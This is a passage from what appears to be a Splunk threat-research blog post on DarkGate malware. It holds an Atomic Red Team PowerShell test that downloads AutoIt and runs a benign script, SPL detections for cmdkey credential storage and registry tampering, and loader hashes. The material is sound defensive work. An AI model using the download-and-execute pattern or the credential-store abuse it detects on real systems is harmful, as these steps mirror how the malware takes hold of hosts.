        iwr 'https://www.autoitscript.com/cgi-bin/getfile.pl?autoit3/autoit-v3.zip' -OutFile "$env:TEMP\\autoit-v3.zip";
        Expand-Archive -LiteralPath "$env:TEMP\\autoit-v3.zip" -DestinationPath "$env:TEMP\\autoit-v3";
      }
      Start-Process -FilePath $autoitExePath -ArgumentList (Resolve-Path "#{autoit_script_src}").Path;
```

Save this to where Autoit3.exe can access:

Automsgbox.au3

```
MsgBox(0, "Atomic Message", "hello from Atomic Red Team")
```

The Atomic test will download AutoIT3.exe, and run the automsgbox.au3 file.

A successful run will have a message box popup:




Figure 16: AutoIt Atomic Test

The telemetry traces will now be left correlating with the security content that has been generated.

Security Content

The Splunk Threat Research Team has curated relevant detections and tagged them to the DarkGate Analytic Story to help security analysts detect adversaries leveraging the malware.

This release used and considered relevant data endpoint telemetry sources such as:

- Process Execution & Command Line Logging
- Windows Security SACL Event ID, Sysmon, or any Common Information Model-compliant EDR technology
- Windows Security Event Log
- Windows System Event Log
- Windows PowerShell Script Block Logging

Below are some of the analytic SPL searches that the Splunk Threat Research Team developed for DarkGate malware.

Windows Credentials from Password Stores Creation

This analytic identifies a process execution of Windows OS's cmdkey.exe tool. This tool is being abused or used by several post exploitation tools and malware such as Darkgate to create stored user names, passwords or credentials in the targeted Windows OS host.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as
lastTime from datamodel=Endpoint.Processes
  where Processes.process_name="cmdkey.exe" OR Processes.original_file_name =
"cmdkey.exe" AND Processes.process = "*/generic*" Processes.process IN ("*/user*",
"*/password*")
  by Processes.process_name Processes.original_file_name Processes.process
Processes.process_id
  Processes.process_guid Processes.parent_process_name Processes.parent_process
Processes.parent_process_guid Processes.dest Processes.user
  | `drop_dm_object_name(Processes)`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
  | `windows_credentials_from_password_stores_creation_filter`
```




Figure 17: Detection Test 1

Windows Modify Registry DisableRemoteDesktopAntiAlias

This analytic identifies a modification in the Windows registry to DisableRemoteDesktopAntiAlias. This registry setting might be intended to manage or control anti-aliasing behavior (smoothing of edges and fonts) within Remote Desktop sessions.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as
lastTime from datamodel=Endpoint.Registry
  where Registry.registry_src = "*\\Terminal
Services\\DisableRemoteDesktopAntiAlias"  Registry.registry_value_data = 0x00000001
  by  Registry.registry_src Registry.registry_value_name Registry.registry_value_data
Registry.process_guid Registry.action Registry.user Registry.dest
  | `drop_dm_object_name(Registry)`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
  | `windows_modify_registry_disableremotedesktopantialias_filter`
```

Figure 18: Detection Test 2

Windows Modify Registry DontShowUI

This analytic identifies a modification in the Windows Error Reporting registry. This registry value is present and set to a specific configuration that influences the behavior of error reporting dialogs or prompts, suppressing them from being displayed to the user. For instance, setting DontShowUI to a value of 1 often indicates that the Windows Error Reporting UI prompts will be suppressed, meaning users won't see error reporting pop-ups when errors occur.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as
lastTime from datamodel=Endpoint.Registry
  where Registry.registry_src = "*\\SOFTWARE\\Microsoft\\Windows\\Windows Error
Reporting\\DontShowUI"  Registry.registry_value_data = 0x00000001
  by  Registry.registry_src Registry.registry_value_name Registry.registry_value_data
Registry.process_guid Registry.action Registry.user Registry.dest
  | `drop_dm_object_name(Registry)`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
  | `windows_modify_registry_dontshowui_filter`
```

Figure 18: Detection Test 3

Overall, the DarkGate Analytic Story introduces 41 detections across MITRE ATT&CK techniques. The table below provides details on the indicators of compromise (IOCs) the Splunk Threat Research Team analyzed to develop the analytic story, which were the DarkGate phishing attachment and two loader hashes.

SHA256	Description
7257b4ccec0ceb27b6fb141ce12c8dfb8a401d3edfaeca12699561eccda5a23e	JE412OO-OCT26.pdf
7a92489050089498d6ec05fb7bdfad37da13bb965023d126c41789c5756e4e02	146129.msi

8b6c6c007efa8e1a7da241564142f8a8a934dcce451c7e522cdd86292e81ead7	Another .msi darkgate loader

In Summary

By understanding DarkGate malware's behaviors, the Splunk Threat Research Team was able to generate telemetry and datasets to develop and test Splunk detections to help defend against and respond to this threat. Security analysts, blue teamers and Splunk customers can use the insights and detections described in this blog to discover DarkGate tactics, techniques and procedures potentially being used by threat actors and adversaries in their environments.

Early detection of DarkGate activities enables prompt containment and remediation, mitigating potential damage and preventing further propagation. Collaborative sharing of threat intelligence across security communities is crucial to enhance collective defense strategies. Continuous monitoring, alongside updated defense mechanisms, is essential to keep pace with DarkGate's evolving tactics and ensure robust protection against its threats.

Learn More

You can find the latest Splunk content about security analytic stories on GitHub and in Splunkbase. Splunk Security Essentials also has all these detections now available via push update.

For a full list of security content, check out the release notes on Splunk Docs.

Feedback

Any feedback or requests? Feel free to put in an issue on Github and we'll follow up. Alternatively, join us on the Slack channel #security-research. Follow these instructions if you need an invitation to our Splunk user groups on Slack.


Contributors

We would like to thank Teoderick Contreras and Michael Haag for authoring this post and the entire Splunk Threat Research Team for their contributions, including Mauricio Velazco, Lou Stella, Bhavin Patel, Rod Soto, Eric McGinnis, and Patrick Bareiss.

Digital Resilience Pays Off

Download this e-book to learn about the role of Digital Resilience across enterprises.

Download Now



Splunk Threat Research Team

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the Attack Data repository.

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more Splunk Security Content.

Related Articles

Security 6 Min Read

Listen To Those Pipes: Part 1

In this Hunting with Splunk episode (part 1 or 2), we focus on, you guessed it, pipes. Pipes are a form of inter-process communication (IPC), which can be used for abuse just like processes can.

Security 2 Min Read

Staff Picks for Splunk Security Reading July 2022

Welcome to the Splunk staff picks blog. Each month, Splunk security experts curate a list of presentations, whitepapers, and customer case studies that we feel are worth a read.

About Splunk

The Splunk platform removes the barriers between data and action, empowering observability, IT and security teams to ensure their organizations are secure, resilient and innovative.

Founded in 2003, Splunk is a global company — with over 7,500 employees, Splunkers have received over 1,020 patents to date and availability in 21 regions around the world — and offers an open, extensible data platform that supports shared data across any environment so that all teams in an organization can get end-to-end visibility, with context, for every interaction and business process. Build a strong data foundation with Splunk.

Learn more about Splunk